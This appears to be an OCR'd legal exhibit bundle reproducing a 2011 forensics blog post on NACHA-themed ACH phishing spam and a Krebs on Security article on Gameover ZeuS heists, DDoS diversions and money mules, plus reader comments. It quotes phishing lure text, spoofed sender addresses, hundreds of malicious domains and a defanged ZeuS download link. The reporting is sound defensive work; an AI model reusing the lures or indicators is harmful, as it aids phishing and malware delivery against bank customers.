(envelope-from belligerency028@gmail.com)
(envelope-from biweekliesqa38@gmail.com)
(envelope-from butteriesldn@gmail.com)
(envelope-from costs@gmail.com)
(envelope-from dependenceq@gmail.com)
(envelope-from dhakatx223@gmail.com)
(envelope-from dismounts05@gmail.com)
(envelope-from distinguishedxe4@gmail.com)
(envelope-from dogwoodui449@gmail.com)
(envelope-from dryadd@gmail.com)
(envelope-from earthworkssmu44@gmail.com)
(envelope-from episodesmf3@gmail.com)
(envelope-from epistolarieskud474@gmail.com)
(envelope-from excusingo6049@gmail.com)
(envelope-from foxtrotteds@gmail.com)
(envelope-from guyinghr6@gmail.com)
(envelope-from hairiestrwv95@gmail.com)
(envelope-from heartbreako0@gmail.com)
(envelope-from helpedcf201@gmail.com)
(envelope-from hotelierpv186@gmail.com)
(envelope-from importunitymn2@gmail.com)
(envelope-from indefinites@gmail.com)
(envelope-from indispensably950@gmail.com)
(envelope-from irishwoman0463@gmail.com)
(envelope-from islander18@gmail.com)
(envelope-from kinkedhby9@gmail.com)
(envelope-from knottiestn@gmail.com)
(envelope-from kropotkincl@gmail.com)
(envelope-from litanies0@gmail.com)
(envelope-from locomotivezq84@gmail.com)
(envelope-from lugsfo@gmail.com)
(envelope-from manfullym7@gmail.com)
(envelope-from matzoshl229@gmail.com)
(envelope-from memorizingxf7@gmail.com)
(envelope-from micronsv1@gmail.com)
(envelope-from mines2@gmail.com)
(envelope-from morerkc896@gmail.com)
(envelope-from murkierp9@gmail.com)
(envelope-from northwesterlyl4@gmail.com)
(envelope-from orbiting4@gmail.com)
(envelope-from organsgqz3@gmail.com)
(envelope-from painfullerujt3@gmail.com)
(envelope-from paltryr63@gmail.com)
(envelope-from phwpa1@gmail.com)
(envelope-from pincushionsl206@gmail.com)
(envelope-from polyglotsxn51@gmail.com)

(envelope-from prohibitorys49@gmail.com)
(envelope-from queenslandpu9@gmail.com)
(envelope-from refracting05@gmail.com)
(envelope-from repaymentsrdr@gmail.com)
(envelope-from reroutesо6@gmail.com)
(envelope-from reseiljucd@gmail.com)
(envelope-from rhinestoneo@gmail.com)
(envelope-from ricksjn@gmail.com)
(envelope-from ridgepolem843@gmail.com)
(envelope-from sandieruj@gmail.com)
(envelope-from scabbedl6@gmail.com)
(envelope-from septuagenarians8917@gmail.com)
(envelope-from siberiat1@gmail.com)
(envelope-from slumberad148@gmail.com)
(envelope-from soldieringr7065@gmail.com)
(envelope-from solemnizedo36@gmail.com)
(envelope-from soliloquizese3@gmail.com)
(envelope-from southernersh477@gmail.com)
(envelope-from speedilyby98@gmail.com)
(envelope-from spokes356@gmail.com)
(envelope-from subsidiaryuzxs5@gmail.com)
(envelope-from surmountableoa052@gmail.com)
(envelope-from ternsz27@gmail.com)
(envelope-from thingslq@gmail.com)
(envelope-from totalitiest2@gmail.com)
(envelope-from tuberous37@gmail.com)
(envelope-from ufab3@gmail.com)
(envelope-from undergo@gmail.com)
(envelope-from undertakenf5@gmail.com)
(envelope-from undyingp8344@gmail.com)
(envelope-from unquestionablyww4@gmail.com)
(envelope-from untestedslq4201@gmail.com)
(envelope-from vegemitebe042@gmail.com)
(envelope-from victoriouswyt3@gmail.com)
(envelope-from warmheartedw4@gmail.com)
(envelope-from writhe78@gmail.com)

Posted by UAB's Director of Research in Computer Forensics at 2:52 AM

Newer Posts Home Older Posts

Subscribe to: Posts (Atom)

EXHIBIT F.

CyberCrime & Doing Time

A Blog about Cyber Crime and related Justice issues

FRIDAY, MARCH 11, 2011

More ACH Spam from NACHA

While we wait for the Japanese Earthquake scams to begin, we noticed another on-going spam campaign. We wrote about the ACH Transaction Rejected spam back in February, but another round is active, with another 350+ freshly registered domains.

The body of the email this time around reads:

> The ACH transfer (ID: 65388185980), recently sent from your checking account (by you or any other person), was cancelled by the other financial institution.
>
> Please click here (link) to view details
>
> If you have any questions or comments, contact us at info@nacha.org. Thank you for using http://www.nacha.org.
>
> /This messages is intended for use by addressee only and may contain privileged and confidential information. If you are not the intended recipient, dissemination of this communication is prohibited. If you have received this communication in error, please delete all copies of the message and attachments and notify the sender immediately. /

The spam has one of the following ten subject lines:

ACH payment canceled
ACH payment rejected
ACH transaction canceled
ACH Transfer canceled
ACH transfer rejected
Rejected ACH payment
Rejected ACH transaction
Rejected ACH transfer
Your ACH transaction
Your ACH transfer

Each claims to be from "nacha.org" - the National Automated Clearing House Association - the people who handle electronic payments between banks.

The from addresses are:

ach@nacha.org
admin@nacha.org
alert@nacha.org
alerts@nacha.org
info@nacha.org
payment@nacha.org
payments@nacha.org
risk@nacha.org
risk_manager@nacha.org

GarWarner

UAB's Director of Research in Computer Forensics
Twitter:
http://twitter.com/GarWarner

View my complete profile

transactions@nacha.org
transfers@nacha.org

Here are the domain names we are seeing this time around. I haven't checked all of them, but the ones I checked were GoDaddy. (GoDaddy and Affilias have been notified, and many of the domains are already disabled.)

machine

ACHDESCRIBES.INFO
ACH-DETAILS-EMERGE.INFO
ACHDETAILSEMERGE.INFO
ACH-DETAILS.INFO
ACHDETAILS.INFO
ACH-DETAILS-MAGAZINE.INFO
ACHDETAILSMAGAZINE.INFO
ACHDETAILSNOW.INFO
ACHDETAILSONLINE.INFO
ACHDETAILSSHOP.INFO
ACHDETAILSSITE.INFO
ACHDETAILSSTORE.INFO
ACHDETAILSTODAY.INFO
ACHELEMENTS.INFO
ACH-INFORMATION-ARCHITECTURE.INFO
ACHINFORMATIONASSURANCE.INFO
ACHINFORMATIONBLOG.INFO
ACH-INFORMATION.INFO
ACHINFORMATION.INFO
ACHINFORMATIONLITERACY.INFO
ACHINFORMATIONNOW.INFO
ACHINFORMATIONONLINE.INFO
ACH-INFORMATION-SCIENCES.INFO
ACHINFORMATIONSCIENCES.INFO
ACH-INFORMATION-SHARING.INFO
ACHINFORMATIONSHARING.INFO
ACHINFORMATIONSHOP.INFO
ACHINFORMATIONS.INFO
ACHINFORMATIONSITE.INFO
ACHINFORMATIONSTORE.INFO
ACHINFORMATIONTODAY.INFO
ACHINFORMATIONWARFARE.INFO
ACHINFORMS.INFO
ACHREPORTBLOG.INFO
ACH-REPORT-CARD.INFO
ACHREPORTCARD.INFO
ACH-REPORT-CARDS.INFO
ACHREPORTCARDS.INFO
ACH-REPORT-COVERS.INFO
ACHREPORTCOVERS.INFO
ACH-REPORT.INFO
ACHREPORT.INFO
ACHREPORTNOW.INFO
ACHREPORTONLINE.INFO
ACHREPORTSHOP.INFO
ACHREPORTS.INFO
ACHREPORTSITE.INFO
ACHREPORTSTORE.INFO
ACHREPORTTODAY.INFO

conficker (2)
cyberwar (1)
digital certificates (1)
facebook (2)
fake av (2)
gumblar (1)
koobface (1)
law enforcement (9)
malware (18)
pharmaceuticals (4)
phishing (25)
public policy (2)
spam (22)
twitter (3)
twitter malware (1)
waledac (6)
zbot (26)

ACHREVIEW.INFO
ATRANSFERADMISSION.INFO
ATRANSFERAGENT.INFO
ATRANSFERAPPLICANTS.INFO
A-TRANSFERBLOG.INFO
ATRANSFERFILES.INFO
ATRANSFERGUIDES.INFO
ATRANSFER.INFO
A-TRANSFERNOW.INFO
A-TRANSFERONLINE.INFO
ATRANSFERPRICING.INFO
ATRANSFERREQUEST.INFO
A-TRANSFERSHOP.INFO
A-TRANSFERS.INFO
A-TRANSFERSITE.INFO
A-TRANSFER-STATION.INFO
ATRANSFERSTATION.INFO
A-TRANSFERSTORE.INFO
A-TRANSFERTODAY.INFO
B-ACH-ACCOUNTS.INFO
BACHACCOUNTS.INFO
B-ACHBLOG.INFO
B-ACH.INFO
B-ACHNOW.INFO
B-ACHONLINE.INFO
B-ACH-PAYMENT.INFO
BACHPAYMENT.INFO
B-ACH-PAYMENTS.INFO
BACHPAYMENTS.INFO
B-ACHSHOP.INFO
B-ACHS.INFO
B-ACHSITE.INFO
B-ACHSTORE.INFO
B-ACHTODAY.INFO
B-ACH-TRANSACTIONS.INFO
BACHTRANSACTIONS.INFO
BESTACHDETAILS.INFO
BESTACHINFORMATION.INFO
BESTACHREPORT.INFO
BESTA-TRANSFER.INFO
BESTB-ACH.INFO
BESTD-PAYMENT.INFO
BESTG-PAYMENT.INFO
BESTP-ACH.INFO
BESTQ-ACH.INFO
BESTQ-PAYMENT.INFO
BESTQ-TRANSFER.INFO
BESTR-TRANSFER.INFO
BESTT-TRANSFER.INFO
BESTV-ACH.INFO
BESTW-ACH.INFO
BESTZ-PAYMENT.INFO
D-PAYMENTBLOG.INFO
D-PAYMENT.INFO
DPAYMENT.INFO
DPAYMENTMETHOD.INFO
DPAYMENTMETHODS.INFO
D-PAYMENTNOW.INFO
D-PAYMENTONLINE.INFO
DPAYMENTOPTION.INFO

DPAYMENTPROCESSING.INFO
DPAYMENTPROCESSOR.INFO
D-PAYMENTSHOP.INFO
D-PAYMENTS.INFO
D-PAYMENTSITE.INFO
DPAYMENTSOLUTION.INFO
DPAYMENTSOLUTIONS.INFO
D-PAYMENTSTORE.INFO
DPAYMENTTERMINAL.INFO
D-PAYMENTTODAY.INFO
DPAYMENTTRANSACTION.INFO
ELECTRONIC-ACH-DETAILS.INFO
ELECTRONICACHDETAILS.INFO
ELECTRONIC-ACH-REPORT.INFO
ELECTRONICACHREPORT.INFO
FREEACHDETAILS.INFO
FREEACHINFORMATION.INFO
FREEACHREPORT.INFO
FREEA-TRANSFER.INFO
FREEB-ACH.INFO
FREED-PAYMENT.INFO
FREEG-PAYMENT.INFO
FREEQ-ACH.INFO
FREEQ-PAYMENT.INFO
FREEQ-TRANSFER.INFO
FREER-TRANSFER.INFO
FREET-TRANSFER.INFO
FREEV-ACH.INFO
FREEW-ACH.INFO
FREEZ-PAYMENT.INFO
G-PAYMENTBLOG.INFO
G-PAYMENT.INFO
GPAYMENT.INFO
GPAYMENTMETHOD.INFO
GPAYMENTMETHODS.INFO
G-PAYMENTNOW.INFO
G-PAYMENTONLINE.INFO
GPAYMENTPROCESSING.INFO
GPAYMENTPROCESSOR.INFO
G-PAYMENTSHOP.INFO
G-PAYMENTS.INFO
G-PAYMENTSITE.INFO
GPAYMENTSOLUTIONS.INFO
G-PAYMENTSTORE.INFO
GPAYMENTTERMINAL.INFO
G-PAYMENTTODAY.INFO
GPAYMENTTRANSACTION.INFO
MASTER-P-ACH.INFO
MASTERPACH.INFO
MYACHDETAILS.INFO
MYACHINFORMATION.INFO
MYACHREPORT.INFO
MYA-TRANSFER.INFO
MYB-ACH.INFO
MYD-PAYMENT.INFO
MYG-PAYMENT.INFO
MYP-ACH.INFO
MYQ-ACH.INFO
MYQ-PAYMENT.INFO
MYQ-TRANSFER.INFO

MYR-TRANSFER.INFO
MYT-TRANSFER.INFO
MYV-ACH.INFO
MYW-ACH.INFO
MYZ-PAYMENT.INFO
NEWACHDETAILS.INFO
NEWACHINFORMATION.INFO
NEWACHREPORT.INFO
NEWA-TRANSFER.INFO
NEWB-ACH.INFO
NEWD-PAYMENT.INFO
NEWG-PAYMENT.INFO
NEWP-ACH.INFO
NEWQ-ACH.INFO
NEWQ-PAYMENT.INFO
NEWQ-TRANSFER.INFO
NEWR-TRANSFER.INFO
NEWT-TRANSFER.INFO
NEWV-ACH.INFO
NEWW-ACH.INFO
NEWZ-PAYMENT.INFO
P-ACH-ACCOUNTS.INFO
PACHACCOUNTS.INFO
P-ACHBLOG.INFO
P-ACH.INFO
P-ACHNOW.INFO
P-ACHONLINE.INFO
P-ACH-PAYMENT.INFO
PACHPAYMENT.INFO
P-ACH-PAYMENTS.INFO
PACHPAYMENTS.INFO
P-ACHSHOP.INFO
P-ACHS.INFO
P-ACHSITE.INFO
P-ACHSTORE.INFO
P-ACHTODAY.INFO
P-ACH-TRANSACTIONS.INFO
PACHTRANSACTIONS.INFO
Q-ACH-ACCOUNTS.INFO
QACHACCOUNTS.INFO
Q-ACHBLOG.INFO
Q-ACH.INFO
QACH.INFO
Q-ACHNOW.INFO
Q-ACHONLINE.INFO
Q-ACH-PAYMENT.INFO
QACHPAYMENT.INFO
Q-ACH-PAYMENTS.INFO
QACHPAYMENTS.INFO
Q-ACHSHOP.INFO
Q-ACHS.INFO
Q-ACHSITE.INFO
Q-ACHSTORE.INFO
Q-ACHTODAY.INFO
Q-ACH-TRANSACTIONS.INFO
QACHTRANSACTIONS.INFO
Q-PAYMENTBLOG.INFO
Q-PAYMENT.INFO
QPAYMENTMETHOD.INFO
QPAYMENTMETHODS.INFO

Q-PAYMENTNOW.INFO
Q-PAYMENTONLINE.INFO
QPAYMENTOPTION.INFO
QPAYMENTPROCESSING.INFO
QPAYMENTPROCESSOR.INFO
QPAYMENTSCHEDULE.INFO
Q-PAYMENTSHOP.INFO
Q-PAYMENTS.INFO
Q-PAYMENTSITE.INFO
QPAYMENTSOLUTION.INFO
QPAYMENTSOLUTIONS.INFO
Q-PAYMENTSTORE.INFO
QPAYMENTTERMINAL.INFO
Q-PAYMENTTODAY.INFO
QPAYMENTTRANSACTION.INFO
QTRANSFERADMISSION.INFO
QTRANSFERAGENT.INFO
QTRANSFERAPPLICANTS.INFO
Q-TRANSFERBLOG.INFO
QTRANSFERFILES.INFO
QTRANSFERGUIDES.INFO
Q-TRANSFER.INFO
QTRANSFER.INFO
Q-TRANSFERNOW.INFO
Q-TRANSFERONLINE.INFO
QTRANSFERPRICING.INFO
QTRANSFERREQUEST.INFO
Q-TRANSFERSHOP.INFO
Q-TRANSFERS.INFO
Q-TRANSFERSITE.INFO
Q-TRANSFER-STATION.INFO
QTRANSFERSTATION.INFO
Q-TRANSFERSTORE.INFO
Q-TRANSFERTODAY.INFO
RTRANSFERADMISSION.INFO
RTRANSFERAGENT.INFO
RTRANSFERAPPLICANTS.INFO
R-TRANSFERBLOG.INFO
RTRANSFERFILES.INFO
RTRANSFERGUIDES.INFO
R-TRANSFER.INFO
RTRANSFER.INFO
R-TRANSFERNOW.INFO
R-TRANSFERONLINE.INFO
RTRANSFERPRICING.INFO
RTRANSFERREQUEST.INFO
R-TRANSFERSHOP.INFO
R-TRANSFERS.INFO
R-TRANSFERSITE.INFO
R-TRANSFER-STATION.INFO
RTRANSFERSTATION.INFO
R-TRANSFERSTORE.INFO
R-TRANSFERTODAY.INFO
TERMINAL-B-ACH.INFO
TERMINALBACH.INFO
THEACHDETAILS.INFO
THEACHINFORMATION.INFO
THEACHREPORT.INFO
THEA-TRANSFER.INFO
THEB-ACH.INFO

THED-PAYMENT.INFO
THEG-PAYMENT.INFO
THEP-ACH.INFO
THEQ-ACH.INFO
THEQ-PAYMENT.INFO
THEQ-TRANSFER.INFO
THER-TRANSFER.INFO
THET-TRANSFER.INFO
THEV-ACH.INFO
THEW-ACH.INFO
THEZ-PAYMENT.INFO
TTRANSFERADMISSION.INFO
TTRANSFERAGENT.INFO
TTRANSFERAPPLICANTS.INFO
T-TRANSFERBLOG.INFO
TTRANSFERFILES.INFO
TTRANSFERGUIDES.INFO
TTRANSFER.INFO
T-TRANSFERNOW.INFO
T-TRANSFERONLINE.INFO
TTRANSFERPRICING.INFO
TTRANSFERREQUEST.INFO
T-TRANSFERSHOP.INFO
T-TRANSFERS.INFO
T-TRANSFERSITE.INFO
T-TRANSFER-STATION.INFO
TTRANSFERSTATION.INFO
T-TRANSFERSTORE.INFO
T-TRANSFERTODAY.INFO
V-ACH-ACCOUNTS.INFO
VACHACCOUNTS.INFO
V-ACHBLOG.INFO
V-ACH.INFO
V-ACHNOW.INFO
V-ACHONLINE.INFO
V-ACH-PAYMENT.INFO
VACHPAYMENT.INFO
V-ACH-PAYMENTS.INFO
VACHPAYMENTS.INFO
V-ACHSHOP.INFO
V-ACHS.INFO
V-ACHSITE.INFO
V-ACHSTORE.INFO
V-ACHTODAY.INFO
V-ACH-TRANSACTIONS.INFO
VACHTRANSACTIONS.INFO
W-ACH-ACCOUNTS.INFO
WACHACCOUNTS.INFO
W-ACHBLOG.INFO
W-ACH.INFO
W-ACHNOW.INFO
W-ACHONLINE.INFO
W-ACH-PAYMENT.INFO
WACHPAYMENT.INFO
W-ACH-PAYMENTS.INFO
WACHPAYMENTS.INFO
W-ACHSHOP.INFO
W-ACHS.INFO
W-ACHSITE.INFO
W-ACHSTORE.INFO

W-ACHTODAY.INFO
WACHTRANSACTIONS.INFO
WARRENGPAYMENT.INFO
ZPAYMENTARRANGEMENT.INFO
Z-PAYMENTBLOG.INFO
ZPAYMENTCARD.INFO
ZPAYMENTCARDS.INFO
ZPAYMENTDATES.INFO
ZPAYMENTDEADLINE.INFO
ZPAYMENTDEFINITION.INFO
ZPAYMENTINSTRUMENTS.INFO
ZPAYMENTLOCATIONS.INFO
Z-PAYMENTONLINE.INFO
ZPAYMENTPLATFORM.INFO
ZPAYMENTPROTECTION.INFO
Z-PAYMENTSHOP.INFO
Z-PAYMENTS.INFO
Z-PAYMENTSITE.INFO
Z-PAYMENTSTORE.INFO
Z-PAYMENTTODAY.INFO


Posted by UAB's Director of Research in Computer Forensics at 10:48 AM

Newer Post Home Older Post

EXHIBIT G.

Krebs on Security

In-depth security news and investigation



About the Author
About this Blog

DDoS Attacks Spell 'Gameover' for Banks, Victims in Cyber Heists

The **FBI** is warning that computer crooks have begun launching debilitating cyber attacks against banks and their customers as part of a smoke screen to prevent victims from noticing simultaneous high-dollar cyber heists.

The bureau says the attacks coincide with corporate account takeovers perpetrated by thieves who are using a modified version of the ZeuS Trojan called "Gameover." The rash of thefts come after a series of heavy spam campaigns aimed at deploying the malware, which arrives disguised as an email from the **National Automated Clearing House Association** (NACHA), a not-for-profit group that develops operating rules for organizations that handle electronic payments. The ZeuS variant steals passwords and gives attackers direct access to the victim's PC and network.

In several recent attacks, as soon as thieves wired money out of a victim organization's account, the victim's public-facing Internet address was targeted by a network attack, leaving employees at the organization unable to browse the Web.

A few of the attacks have included an odd twist that appears to indicate the perpetrators are using money mules in the United States for at least a portion of the heists. According to an FBI advisory, some of the unauthorized wire transfers from victim organizations have been transmitted directly to high-end jewelry stores, "wherein the money mule comes to the actual store to pick up his $100K in jewels (or whatever dollar amount was wired)."

The advisory continues:

"Investigation has shown the perpetrators contact the high-end jeweler requesting to purchase precious stones and high-end watches. The perpetrators advise they will wire the money to the jeweler's account and someone will come to pick up the merchandise. The next day, a money mule arrives at the store, the jeweler confirms the money has been transferred or is listed as 'pending' and releases the merchandise to the mule. Later on, the transaction is reversed or cancelled (if the financial institution caught the fraud in time) and the jeweler is out whatever jewels the money mule was able to obtain."

The attackers also have sought to take out the Web sites of victim banks. **Jose Nazario**, manager of security research at Arbor Networks, a company that specializes in helping organizations weather large cyber attacks, said that although many of the bank sites hit belong to small to mid-sized financial institutions, the thieves also have taken out some of the larger banks in the course of recent e-heists.

"It's a disturbing trend," Nazario said.

Nazario said the handful of attacks he's aware of in the past two weeks have involved distributed denial-of-service (DDoS) assaults launched with the help of "Dirt Jumper" or "Russkill" botnets. Dirt Jumper is a commercial crimeware kit that is sold for a few hundred bucks on the hacker underground, and is made to be surreptitiously installed on hacked PCs. The code makes it easy for the botnet owner to use those infected systems to overwhelm targeted sites with junk traffic (KrebsOnSecurity.com was the victim of a Dirt Jumper botnet attack earlier this month).

Security experts aren't certain about the strategy behind the DDoS attacks, which are noisy and noticeable to both victims and their banks. One theory is that the perpetrators are hoping the outages will distract the banks and victims.

"The belief is the DDoS is used to deflect attention from the wire transfers as well to make them unable to reverse the transactions (if found)," the FBI said.

That strategy seemed to have worked well against **Sony**, which focused on weathering a DDoS attack from Anonymous while information on more than 100 million customers was being siphoned by hackers.

"In the chaos of a DDoS, typically network administrators are so busy trying to keep the network up that they miss the real attack," said **Jose Enrique Hernandez**, a security expert at Prolexic, a Hollywood, Fla. based DDoS mitigation company. "It's a basic diversion technique."

Another theory about the DDoS-enhanced heists holds that the thieves are trying to prevent victim organizations from being able to access their accounts online. One crime gang responsible for a large number of cyber heists against small to mid-sized U.S. businesses frequently invoked the "kill operating system" command built into the ZeuS Trojan after robbing victims.

Organizations that bank online should understand that they are liable for any losses stemming from cyber fraud. I have consistently advised small to mid-sized entities to consider using a dedicated computer for online banking — one that is not used for everyday Web surfing — and preferably a non-Windows system, or a "live CD" distribution.

Related posts:

1. Financial Mogul Linked to DDoS Attacks
2. FBI Investigating Cyber Theft of $139,000 from Pittsford, NY
3. Trojan Tricks Victims Into Transferring Funds
4. 19 Arrested in Multi-Million Dollar ZeuS Heists
5. Cyber Crooks Leave Traditional Bank Robbers in the Dust

Tags: Arbor Networks, DDoS, Dirt Jumper, Gameover Trojan, Jose Enrique Hernandez, Jose Nazario, NACHA, National Automated Clearing House Association, Prolexic, Russkill, ZeuS Trojan

This entry was posted on Wednesday, November 30th, 2011 at 10:04 am and is filed under A Little Sunshine, Latest Warnings, Target: Small Businesses, Web Fraud 2.0. You can follow any comments to this entry through the RSS 2.0 feed. You can skip to the end and leave a comment. Pinging is currently not allowed.

20 comments

1. *Huh?*
November 30, 2011 at 10:21 am

Some of our users got hit with this:

From: Lillian Hurst [mailto:ierv_chapas@firstbuscanada.com]
Sent: Tuesday, November 29, 2011 10:16 AM
To: XXXX
Subject: Direct Deposit payment was rejected

This notification is related to the ACH transaction (ID: 920532306465) that was recently sent from your banking account.

The current status of the above mentioned transaction is: failed due to the technical error. Please view the details in the report below:

hxxp:// omiomi.com.ar/d3cc9f/ index.html

Yours truly,
Lillian Hurst
2011 NACHA – The Electronic Payments Association
13450 Sunrise Valley Drive, Suite 100
Herndon, VA 20171

Hot debate. What do you think? 2 7
Reply

2. *BrianKrebs*
November 30, 2011 at 10:31 am

Hey Huh, do me a favor and next time don't post a full, live and clickable download link to a ZeuS trojan server? I edited your comment to make it unclickable. Thanks.

Well-loved. Like or Dislike: 28 4
Reply

- *Huh?*
November 30, 2011 at 10:47 am

Very sorry for doing that, I really wish I could have edited that after I hit submit (submitted remorse). Next time I will be more careful!

Well-loved. Like or Dislike: 12 3
Reply

- *Kirk*
November 30, 2011 at 10:45 pm

My wife got an email similar to the one mentioned and unfortunately she clicked on the link (looking at the email she clicked on it went to some goo.gl/gibberish url shortener site that did heaven only knows what). I have updated all my anti-virus stuff and scanned everything but nothing showed up. Any suggestions for things to look for or products to scan to see if my pc is infected with this thing?

Like or Dislike: 0 0
Reply

- *TJ*
December 1, 2011 at 2:13 am

To each his own…but I would backup all my data, reformat and and wipe the drive, and then reinstall Windows. Luckily (or unluckily), I learned my lesson years ago and now keep pristine disc images that make the whole process much less tedious.

Like or Dislike: 2 2
Reply

- *Doug*
December 2, 2011 at 12:31 pm

I'd highly suggest changing your bank password too!

And you should change any other passwords that are financially relevant (trading accounts, work-related access from that computer, etc.). Then consider changing any other passwords that you might or might not care about (Amazon, eBay, {your-favorite-blog-site}, etc.)

Safe surfing!

Like or Dislike: 2 0
Reply

3. *Ed*
November 30, 2011 at 12:03 pm

Do you happen to know which source code version of zeus game over is using? was it 2.0.8.9 or a never version which i believe isnt as public?

Like or Dislike: 1 0
Reply

- *BrianKrebs*
November 30, 2011 at 12:14 pm

No, sorry I don't but I can try to find out. I believe, but am not certain, that this is a custom version developed by a specific crime gang, and that it is not being re-sold.

Like or Dislike: 2 3
Reply

4. *Scott*
November 30, 2011 at 1:13 pm

I knew that I had certainly been seeing a lot of the NACHA phishing attempts lately.

I saw something earlier as well that they were using Zeus to target Facebook users. Have you heard anything about this?

Thanks Brian!

Like or Dislike: 3 0
Reply

- *BrianKrebs*
  November 30, 2011 at 1:15 pm

  Yes, Sophos blogged about the FB worm attack yesterday, linking to a post in Dutch by CSIS

  http://nakedsecurity.sophos.com/2011/11/29/facebook-worm-two-blonde-women/

  Like or Dislike: 1 1
  Reply

  - *Scott*
    November 30, 2011 at 1:46 pm

    Thanks Brian....I knew it was just a matter of time. Have a great day!

    Like or Dislike: 0 1
    Reply

5. *Kent*
   November 30, 2011 at 5:09 pm

   Why is it again that it's so hard to bring down the sites purveying the crimeware ?

   They're in some country with lax laws or enforcement ?

   Like or Dislike: 2 3
   Reply

   - *helly*
     December 1, 2011 at 6:24 pm

     Correct in part about the servers occasionally being in countries that are difficult to work with. In addition there are a huge volume of these malicious sites out there, making it extremely time consuming to try and track and shut down all of them.

     Also the sites really only need to be up for a short while to be effective. If I'm a bad guy I hack into a legit web server, put up my malicious page and send out my emails. This could take place of a couple of hours really, and still be very profitable.

     In short it is an extremely difficult task to simply shut these down pro-actively unfortunately!

     Like or Dislike: 1 0
     Reply

6. *Kevin*
   November 30, 2011 at 10:38 pm

   We've been getting the NACHA emails at work for weeks. Today we got three very, very similar emails that were allegedly from irs.gov.

   Like or Dislike: 1 0
   Reply

7. *Mike Angelinovich*
   December 1, 2011 at 2:22 pm

   Make sure your Bank or Credit Union provides an Authentication solution that uses the Login credentials you enter plus a Login credential you do not enter. Why? Because Zeus uses a real-time Keylogger to steal your Login credentials as you enter them. If you have another credential that you do not enter then Zeus can not steal it and will not be able to access your online bank account.

   Most of these types of Authentication solutions are too expensive for Banks to issue and cumbersome for the end users, such as a Smart-card & Reader or a USB token. However, there is a Software solution available that evolved from the Smart-card and has been protecting online banking for some time. This type of solution is highly affordable for a Bank to deploy to the masses and is user friendly.

   Like or Dislike: 1 1
   Reply

   - *jg*
     December 1, 2011 at 11:29 pm

Too expensive? We'll see. They don't have to be too cumbersome. Personally I just think the banks have not been motivated enough. But a few widespread attacks like this on consumers (for which the bank has to eat all or a large part of the losses) will hopefully change the trend.

Like or Dislike: 0 2
Reply

- *Mike Angelinovich*
  December 2, 2011 at 3:16 am

  I agree that a Smart card & Reader is the way to go but the Banks do not need to spend the money to achieve the exact same result as the software solution is currently providing for almost nothing per user. This software was designed to do exactly what a Smart card does. After the user enters their Password the software is automatically triggered to generate a new onetime only dynamic authentication credential from the users PC and sends it automatically to the Bank's authentication server for validation with the user's credentials. Once it is validated, the server sends the user a new virtual token to be used for the next time the user logs into their online bank account. What is even more secure than the Smart card solution is that the new virtual token must be returned to its original source before it grants access into that online account and it is monitored at both the server end and the user's PC end. This is very strong MFA and is fully portable and flexible to the point that a user can elect to use it as a hardware solution without the Bank issuing any hardware. The user can elect to store the new virtual token in their own USB Memory Stick and take it with them to access their online account securely from any PC or Mac anywhere. Anheuser-Busch Employees' Credit Union and their online banking users across the nation describe it as leading edge security technology. So why should a Bank spend tons of money on issuing Smart cards & Readers? Plus users must carry those readers with them if they wish to access their account from a different computer and that is cumbersome.

  Like or Dislike: 1 0
  Reply

8. *dcx2*
   December 1, 2011 at 7:33 pm

   I personally have a netbook which has ubuntu on it. It is my bank machine. Any banking information at all goes through that netbook and nothing else. I even remove the battery while not in use – not for paranoia, but because the battery holds a charge for much longer when it's disconnected.

   Like or Dislike: 1 0
   Reply

9. *YankDownUnder*
   December 2, 2011 at 1:46 am

   "Microsoft Windows is safe and easy to use!" – as per Microsoft marketing.

   Why businesses – of any size – depend on the least secure product on the market to perform vital tasks like banking is beyond my ken – 20 years of proof…c'mon…

   Like or Dislike: 0 2
   Reply

10. *chris*
    December 2, 2011 at 5:56 am

    I'm seeing a lot of "ACH transfer failed" and "IRS" mails lately, as well as "DHL Express Delivery Notification" mails.

    These always contain a ZIP file with a lengthy filename and all in all look like amateur work. I've seen far better.

    Like or Dislike: 0 0
    Reply

Leave a comment

Name (required)

Email (required)

Website

Comment

Submit Comment

Notify me of followup comments via e-mail

Recent Posts

- Loopholes in Verified by Visa & SecureCode
- Public Java Exploit Amps Up Threat Level
- DDoS Attacks Spell 'Gameover' for Banks, Victims in Cyber Heists
- Attempted Malvertising on KrebsOnSecurity.com
- New Java Attack Rolled Into Exploit Kits

Subscribe by email

Your email:
Enter email address...

Subscribe Unsubscribe

Made possible by Prolocation

Prolocation: For all your hosting needs. Fast. Reliable. Powerful.

Click it!

Donate

Categories


- A Little Sunshine
- Latest Warnings
- Other

- Pharma Wars
- Security Tools
- Target: Small Businesses
- The Coming Storm
- The Wire
- Time to Patch
- Web Fraud 2.0

Archives

- December 2011
- November 2011
- October 2011
- September 2011
- August 2011
- July 2011
- June 2011
- May 2011
- April 2011
- March 2011
- February 2011
- January 2011
- December 2010
- November 2010
- October 2010
- September 2010
- August 2010
- July 2010
- June 2010
- May 2010
- April 2010
- March 2010
- February 2010
- January 2010
- December 2009

All About ATM Skimmers




Click image for my skimmer series.

Tags

